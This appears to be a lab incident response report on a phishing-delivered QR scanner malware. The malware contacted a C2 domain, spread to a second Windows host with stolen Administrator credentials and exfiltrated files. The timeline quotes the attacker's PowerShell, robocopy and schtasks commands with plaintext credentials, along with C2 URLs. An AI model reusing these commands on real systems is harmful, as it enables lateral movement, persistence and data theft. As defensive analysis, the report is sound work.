Executive Summary

On June 25th, 2025, at around 11:17am UTC Liam Sherman received an email from registration@asme[.]com. The email contained a hyperlink to view image submissions for a company-wide calendar using a QR code reader utility. The link actually leads to a domain called sodium.ca. When visiting that site a malicious file is downloaded. Liam Sherman's computer ACC-WIN10-16 was affected by the malware. I discovered that a second computer was affected. This was ACC-WIN10-13 and belonged to Rosemary Cortez. This malware contacted a C2 server allowing the attackers to exfiltrate data.

Summary

- Incident Description: A company was impacted by a cyber-attack in which two computers were affected with a malware that contacted a C2 server and exfiltrated data.
- Date and Time of Discovery: June 25th, 2025
- Initial Detection: Found on June 25th, 2025, and discovered by SOC team from an alert.
- Affected Systems: ACC-WIN10-16 and ACC-WIN10-13
- Estimated Impact: This hack affected the company's finances and loss of data.

Timeline of Events

*Disclaimer: This is not entire timeline of events. It only contains details like downloading the malware, actions, and communications.

Timeline of Events

ACC-WIN10-16:

1. 2025-06-25, 11:19:32 UTC:
 - a. The computer acc-win10-16 (172.16.6.116) downloaded the malicious file QRCodeScanner.exe from the domain sodium[.]ca. The ip address of this domain is 3.64.168.50.
 - b. The details are: src_ip:172.16.6.116:60485 dest_ip: 3.64.168.50:80 Method: GET Status: 200 url: http://sodium.ca/QRCodeScanner.exe
2. 11:19:38 to 11:19:39 UTC:
 - a. this is when the first cnc communications appear
 - b. src_ip:172.16.6.116:60487 dest_ip: 162.241.253.54:80 Method: GET Status: 200 url: http://saltybug.com/register/acc-win10-16/windows
 - c. src_ip:172.16.6.116:60488 dest_ip: 162.241.253.54:80 Method: GET Status: 200 url: http://saltybug.com/update/1
 - d. we also get first evidence of execution according to KAPE
 - e. KAPE: \USERS\PUBLIC\QRCODESCANNER.EXE
3. 11:20:13 UTC:
 - a. At this time the first powershell instance associated with qr codescanner.exe
 - b. Event Id: 1 Process creation Executable Info: powershell &{\$password = ConvertTo-SecureString 'Simspace1!Simspace1!' -AsPlainText -Force; \$credential = New-Object System.Management.Automation.PSCredential ('Administrator', \$password); start-process powershell -credential \$credential -argumentlist '-noprofile -command &{Start-Process c:\users\Public\QRCodeScanner.exe -verb runas -windowstyle hidden}';echo 'success!'}
4. 11:20:17 UTC:
 - a. First POST action to the malicious domain
 - b. src_ip:172.16.6.116:60492 dest_ip: 162.241.253.54:80 Method: POST Status: 200 url: http://saltybug.com/update
5. 11:21:35 UTC:
 - a. The command 'net config workstation' was run
 - b. Event Id: 1 Process creation Executable Info: net config workstation
6. 11:22:08 UTC:
 - a. First time this alert was triggered on ACC-WIN10-16
 - b. Alert: 2023205 ET MALWARE Windows dir Microsoft Windows DOS prompt command exit OUTBOUND Action: allowed src_ip: 172.16.2.6 47998 dest_ip: 162.241.253.54 80 File: /update
7. 11:30:44 UTC :
 - a. outbound netstat alert was triggered for ACC-WIN10-16.
 - b. Alert: 2019003 ET MALWARE Windows netstat Microsoft Windows DOS prompt command exit OUTBOUND Action: allowed src_ip: 172.16.2.6 36842 dest_ip: 162.241.253.54 80 File: /update

8. 11:37:44 UTC:
 - a. acc-win10-16 logged in into acc-win10-13
 - b. Event Id: 4648 A logon was attempted using explicit credentials Target: SITE.LAN\Administrator TargetServerName: acc-win10-13 TargetInfo: cifs/acc-win10-13
9. 11:38:15 UTC:
 - a. First sysmon log record for activity related to qrscanner.exe.
 - b. the attacker used robocopy to copy the malicious files to acc-win10-13.
 - c. Event Id: 1 Process creation Executable Info: robocopy c:\users\Public \acc-win10-13\\C\$\Windows\vss QRScanner.exe
10. 11:38:52 UTC
 - a. Schedule Task named ThreadCleaner was created
 - b. Event Id: 1 Process creation Executable Info: cmd.exe /c schtasks.exe /create /f /SC once /ST 23:59 /TN ThreadCleaner /TR C:\Windows\vss\QRScanner.exe /RL highest /u Administrator@site /p Simspace1!Simpace1! /ru Administrator@site /rp Simspace1!Simpace1! /s acc-win10-13
 - c. System to System Authentication
 - d. Event Id: 4648 A logon was attempted using explicit credentials Target: SITE.LAN\Administrator TargetServerName: acc-win10-13 TargetInfo: host/acc-win10-13
11. 11:39:25 UTC
 - a. Command for the scheduled task related to qrscanner ran
 - b. Event Id: 1 Process creation Executable Info: schtasks /run /tn ThreadCleaner /u Administrator@site /p Simspace1!Simpace1! /s acc-win10-13

ACC-WIN10-13

1. 11:37:44 UTC:
 - a. ACC-WIN10-16 successfully did a network login to ACC-WIN10-13
 - b. EventId: 4624 Successful logon Computer: acc-win10-13.site.lan Target User: Target: SITE.LAN\Administrator
2. 11:39:25 UTC:
 - a. Command and control communication
 - b. registered with the malicious domain
 - c. src_ip:172.16.6.113:60883 dest_ip: 162.241.253.54:80 Method: GET Status: 200 url: http://saltybug.com/register/acc-win10-13/windows
3. 11:40:00 UTC:
 - a. qrscanner.exe had a filename change to vixDiskMountServer.exe
 - b. Event Id: 1 Process creation Executable Info: cmd /c copy c:\users\administrator\appdata\local\temp\QRScanner.exe C:\Windows\vss\vixDiskMountServer.exe
4. 11:42:44 UTC:
 - a. POST actions going to saltybug[.]com
 - b. Event Id: 1 Process creation Executable Info: powershell &{\$files = @(); gci c:\users -exclude \"Public\" | gci -Recurse -exclude

```
"AppData\","*.lnk\","*.url\" -file 2>$null | foreach {$files = $files +

```

ACC-WIN10-16

IP address: 172.16.6.116

Operating System: Windows 10

User Account: liam.sherman

Hostname Analysis:

- **Malware Analysis:** The malware QRCodeScanner.exe was downloaded from the domain sodium.ca when Liam Sherman. It went onto this host. The malware did CnC communications and maintained persistence.
- **Network Communication:** They were GET and POST requests to the domain saltybug[.]com. The ip of this domain is 3.64.168.50 and was also associated with 162.241.253.54. Throughout the incident it maintained communication with the CnC servers.
- **Other details:** The attacker was able to gain access to acc-win10-13 and copied the malware to it. Thus, spreading it to other machines.



Figure 1: acc-win10-16 being registered with saltybug



Figure 2: Attacker copying QRCodeScanner.exe to acc-win10-13

ACC-WIN10-13

IP address: 172.16.6.113

Operating System: Windows 10

User account: rosemary.cortez

Hostname Analysis:

- The malware QRCodeScanner.exe was copied to this machine from acc-win10-16.
- acc-win10-13 registered with the CnC domain saltybug[.]com and remained with constant communication with it.
- To maintain persistence QRCodeScanner.exe changed its filename to vixDiskMountServer.exe.
- The malware deleted two files: secrets.zip and secrets.txt

Conclusion and Recommendations

The incident investigation confirms that a targeted cyber-attack successfully compromised two computer systems ACC-WIN10-16 (User: Liam Sherman) and ACC-WIN10-13 (User: Rosemary Cortez). The attack vector was a phishing email received by Liam Sherman on June 25th, 2025, containing a malicious link to sodium[.]ca. When Liam visited that site a malicious payload named QRCodeScanner.exe was downloaded on executed on ACC-WIN10-16. The malware started Command and Control (C2) communications with the domain saltybug[.]com and its other variants. Using compromised Administrator credentials and the robocopy to copy the malware from ACC-WIN10-16 to ACC-WIN10-13.

Impact of this incident:

- Data Exfiltration: Evidence shows that data was exfiltrated to a C2 server. Methods include Invoke-RestMethod POST actions to s4ltybug[.]com.
- Data Loss: Files like secrets.zip and secrets.txt were deleted from ACC-WIN10-13.
- Persistence: The attacker was able to establish persistence using scheduled tasks (named ThreadCleaner) and renaming the malware to vixDiskMountServer.exe to look like a legitimate software.

Recommendations:

1. Immediate Remediation and Cleanup
 - a. Isolate infected hosts: Remove ACC-WIN10-16 and ACC-WIN10-13 from the corporate network to prevent the malware from spreading and more data exfiltration.
 - b. Remove Malware: Delete the following
 - i. C:\Users\Public\QRCodeScanner.exe on ACC-WIN10-16
 - ii. C:\Windows\vss\QRCodeScanner.exe on ACC-WIN10-13
 - iii. C:\Windows\vss\vixDiskMountServer.exe on ACC-WIN10-13
 - c. Remove Persistence Mechanisms: Delete scheduled task ThreadCleaner
2. Network Blocking
 - a. Block the following domains:
 - i. sodium.ca (Malware download site)
 - ii. saltybug.com (C2 communication)
 - iii. s4ltybug.com (Exfiltration endpoint)
 - b. Block the following malicious IP addresses:
 - i. 3.64.168.50
 - ii. 162.241.253.54
3. Account Security:
 - a. Credential Reset: Force a password reset on Administrator, Liam Sherman and Rosemary Cortez.
 - b. Review Privileges: Look at the privileges of all accounts affected including Administrator to make sure nothing is being shared.
4. Data Recovery and Monitoring:

- a. File Recover: Attempt to recover secrets.zip and secrets.txt from backups of ACC-WIN10-13.
 - b. Monitoring: Strengthen Monitoring tools to focus on any abnormal traffic patterns and connections to command and control (C2) domains.
- 5. Awareness:
 - a. Conduct Phishing Awareness Training: Have all employees conduct examination to determine if they can find phishing attempts to prevent this from happening again in the future.
